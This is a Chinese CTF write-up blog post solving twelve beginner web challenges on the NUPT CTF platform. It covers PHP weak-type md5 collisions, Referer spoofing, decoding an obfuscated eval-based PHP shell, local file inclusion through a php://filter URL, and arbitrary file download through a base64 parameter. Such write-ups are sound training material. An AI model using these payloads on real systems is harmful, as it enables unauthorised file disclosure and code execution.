
CTF平台题库writeup（一）--南邮CTF-WEB（部分）

原创

Hacking黑白红 于 2020-06-25 23:38:50 发布 8644 收藏 14
分类专栏： CTF 信息安全 文章标签： 安全



WEB题

1.签到题

题目：key在哪里？

writeup:查看源代码即可获得flag！


```
<html>
    <title>key在哪里？</title>
    <head>
        <meta http-equiv="content-type" content="text/html;charset=utf-8">
        <a style="display:none">nctf{flag_[illegible]a}</a>
    </head>
    <body>
    key在哪里？
    </body>
</html>
```

2.md5 collision

题目：

```php
<?php
$md51 = md5('QNKCDZO');
$a = @$_GET['a'];
$md52 = @md5($a);
if(isset($a)){
if ($a != 'QNKCDZO' && $md51 == $md52) {
    echo "nctf{*****************}";
} else {
    echo "false!!!";
}}
else{echo "please input a";}
?>
```

writeup:

本题考到了php的弱类型比较，当两个值使用==进行比较时，只是比较变量的值，而不会去比较变量的类型，`md5('QNKCDZO')`的hash值为 0e830400451993494058024219903391 ，对于 0ed+ 类型的数字，==会认为该值为0，所以只需满足`md5($a)`的值为0ed+类型即可满足条件，并且`$a != 'QNKCDZO'`，这里列出一些符合条件的值：

```php
var_dump(md5('240610708') == md5('QNKCDZO'));
var_dump(md5('aabg7XSs') == md5('aabC9RqS'));
var_dump(sha1('aaroZmOk') == sha1('aaK1STfY'));
var_dump(sha1('aaO8zKZF') == sha1('aa3OFF9m'));
var_dump('0010e2' == '1e3');
var_dump('0x1234Ab' == '1193131');
var_dump('0xABCdef' == ' 0xABCdef');
```

输入参数$a=240610708得到flag！

3.签到2

题目：


尚未登录或口令错误

输入框：

请输入口令：zhimakaimen 开门

writeup：

提示输入口令zhimakaimen，但是查看源代码发现输入框对长度有限制，最长只能输入10位，使用firefox插件firebug，chrome控制台可直接对manlength值进行修改，改为大于11，即可输入；也可以使用burpsuite进行抓包，直接修改post值即可得到flag！




flag is:nctf{fc[redacted]it}

输入框：

请输入口令：zhimakaimen 开门

4.这题不是WEB

题目：

答案又是啥。。 

writeup：

下载图片，使用winhex打开图片，拉到最底部，得到flag！

```
0000A320  03 0F 80 C0 7B 28 12 30  64 FC 08 E2 86 B0 71 EA   €A{( 0du af^qe
0000A330  B3 5B BE C2 0A 16 B3 5F  5E C1 DE 96 8E 19 08 00  ³[¾Â  ³_^ÁÞ–Ž
0000A340  3B 6E 63 74 66 7B 70 68  6F 74 6F 5F 63 61 6E 5F  ;nctf{photo_can_
0000A350  61 6C 73 6F 5F 68 69 64  33 5F 6D 73 67 7D 20 20  a[redacted]g}
0000A360  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
```


5.层层递进


题目：

writeup：

方法一：使用firebug审查网页源代码，SO.html->S0.html->SO.htm->S0.htm-->404.html，一步一步找到404.html，访问页面发现一段文字，查看源代码，发现script中隐藏着flag！

方法二：使用Chrome浏览器，打开开发者工具，选择网络选项，可以发现存在一个状态为200的404.html页面。





6.AAencode

提示：javascript aaencode


题目：


使用unicode编码发现：

```
ﾟωﾟ/= / ｀m´）/ ~┻━┻   //*´∇｀*/ ['_']; o=(ﾟｰﾟ)  =_=3; c=(ﾟΘﾟ) =(ﾟｰﾟ)-(ﾟｰﾟ); (ﾟДﾟ) =(ﾟΘﾟ)= (o^_^o)/ (o^_^
```

writeup:

提示是JavaScript编码，所以直接在firebug的console中输出试试，发现有三个字符没有定义\u03C9\uFF9F\uFF89，使用unicode进行解码，得到ωﾟ/这三个字母，可能在AAencode中没有这三个字符的定义，使用console定义一个变量var ωﾟ/=' ';，定义ωﾟ/为空，再次在console中输出此段代码，弹出flag！





7.单身二十年

提示：

这题可以靠技术也可以靠手速！老夫单身二十年，自然靠的是手速！

题目：

到这里找key

writeup:

点击"到这里找key"，发现地址跳转了两次页面，中间一次一闪而过，使用burpsuite进行拦截，在HTTP history中查看search_key.php页面，在response中得到flag！




image.png

8.你从哪里来

提示：


你是从 google 来的吗？

题目：

are you from google?

writeup：

使用modify headers添加一个referer：http://www.google.com，重新发送请求，即可得到flag！



9.php decode

提示：


见到的一个类似编码的shell，请解码

题目：

```
<?php
function CLsI($ZzvSWE) {
    $ZzvSWE = gzinflate(base64_decode($ZzvSWE));
    for ($i = 0; $i < strlen($ZzvSWE); $i++) {
        $ZzvSWE[$i] = chr(ord($ZzvSWE[$i]) - 1);
    }
    return $ZzvSWE;
}eval(CLsI("+7DnQGFmYVZ+eoGmlg0fd3puUoZ1fkppek1GdVZhQnJSSZq5aUImGNQBAA=="));?>
```

writeup:

考察对PHP和shell的理解
eval()函数会执行括号里面的语句，这种代码在现实中一般是某个黑客上传的一句话马，但在这里eval里面肯定就是flag了，找个在线代码执行的网站，复制粘贴代码，将eval改成echo即可，得到flag！



10.文件包含

提示：


没错 这就是传说中的LFI

题目：

点击"click me? no"，发现存在文件包含，URL如下：http://4.chinalover.sinaapp.com/web7/index.php?file=show.php

writeup：

提示此题为本地文件包含， 尝试使用伪协议读取php文件：访问http://4.chinalover.sinaapp.com/web7/index.php?file=php://filter/read=convert.base64-encode/resource=index.php，将得到进过base64加密后的字符串。经过工具解密后，即可看到原内容。



test123

解密base64后，得到index.php源代码：


```
<html>
    <title>asdf</title>
<?php
    error_reporting(0);
    if(!$_GET[file]){echo '<a href="./index.php?file=show.php">click me? no</a>';}
    $file=$_GET['file'];
    if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
        echo "Oh no!";
        exit();
    }
    include($file);
//flag:nctf{edulcnxxxxxxx_siht}
?>
</html>
```

11.单身一百年也没用

提示：

是的。。这一题你单身一百年也没用


题目：




到这里找key

writeup：

仍然是到这里找key，使用burpsuite进行拦截，发现两个请求页面，查看response，找到flag





12.Download~!

提示：

想下啥就下啥，别下音乐，不骗你，试试下载其他东西~

题目：

writeup：

提示别下音乐，尝试下载其他东西，首先查看网页源代码

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-t
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Game 19</title>
<link href="templatemo_style.css" rel="stylesheet" type="text/css" />
</head>
<body>
<div id="templatemo_container">
    <div id="templatemo_header">
        <div id="website_title">

        </div>
    </div>

    <div id="templatemo_menu">
        <ul>
            <li><a href="#" class="current">Tips</a></li>
            <li><b>down</b></li>
        </ul>
    </div>

    <div id="templatemo_content_wrapper">

        <div id="templatemo_content">

            <div class="content_title_01">听会歌吧</div>
            <div class="horizontal_divider_01"> </div>
            <div class="cleaner"> </div>

            <p>为了让大家更轻松的比赛，为大家准备了两首歌让大家下载</p>

            <p><a href="download.php?url=eGluZ3hpbmdkaWFuZGVuZy5tcDM=" target="_blank">星星点灯</a></p>
            <p><a href="download.php?url=YnV4aWFuZ3poYW5nZGEubXAz" target="_blank">不想长大</a></p>


             <div class="cleaner"> </div>
        </div>
        <div class="cleaner"> </div>
    </div>

    <div id="templatemo_footer">

    </div>
</div>
</body>
</html>
```

发现两个链接，就是下载音乐的链接，download.php?url=eGluZ3hpbmdkaWFuZGVuZy5tcDM=，url经过了base64加密，解码发现内容为xingxingdiandeng.mp3，在访问下载页面时url参数进行了base64加密，尝试下载其他页面，访问index.php发现页面不存在，访问index.html存在，尝试下载index.html

Not Found

The requested URL /web6/index.php was not found on this server.

Apache/2.2.15 (CentOS) Server at way.nuptzj.cn Port 80

Tips down


听会歌吧

为了让大家更轻松的比赛，为大家准备了两首歌让大家下载

星星点灯


发现index.html，以及base64后的index.html都无法访问。

?Access Forbidden!




?Access Forbidden!

尝试下载download.php，以及base64后的download.php




?Access Forbidden!



打开下载的download文件，发现首先对url参数进行了base64解码，并且只有四个文件能够正常下载，否则提示Access Forbidden！，下载hereiskey.php，得到flag

```php
??<?php
error_reporting(0);
include("hereiskey.php");
$url=base64_decode($_GET[url]);
if( $url=="hereiskey.php" || $url=="buxiangzhangda.mp3" || $url=="xingxingdiandeng.mp3" || $url=="download.php"){
    $file_size = filesize($url);
    header ( "Pragma: public" );
    header ( "Cache-Control: must-revalidate, post-check=0, pre-check=0" );
    header ( "Cache-Control: private", false );
    header ( "Content-Transfer-Encoding: binary" );
    header ( "Content-Type:audio/mpeg MP3");
    header ( "Content-Length: " . $file_size);
    header ( "Content-Disposition: attachment; filename=".$url);
    echo(file_get_contents($url));
    exit;
}
else {
    echo "Access Forbidden!";
}
?>
```

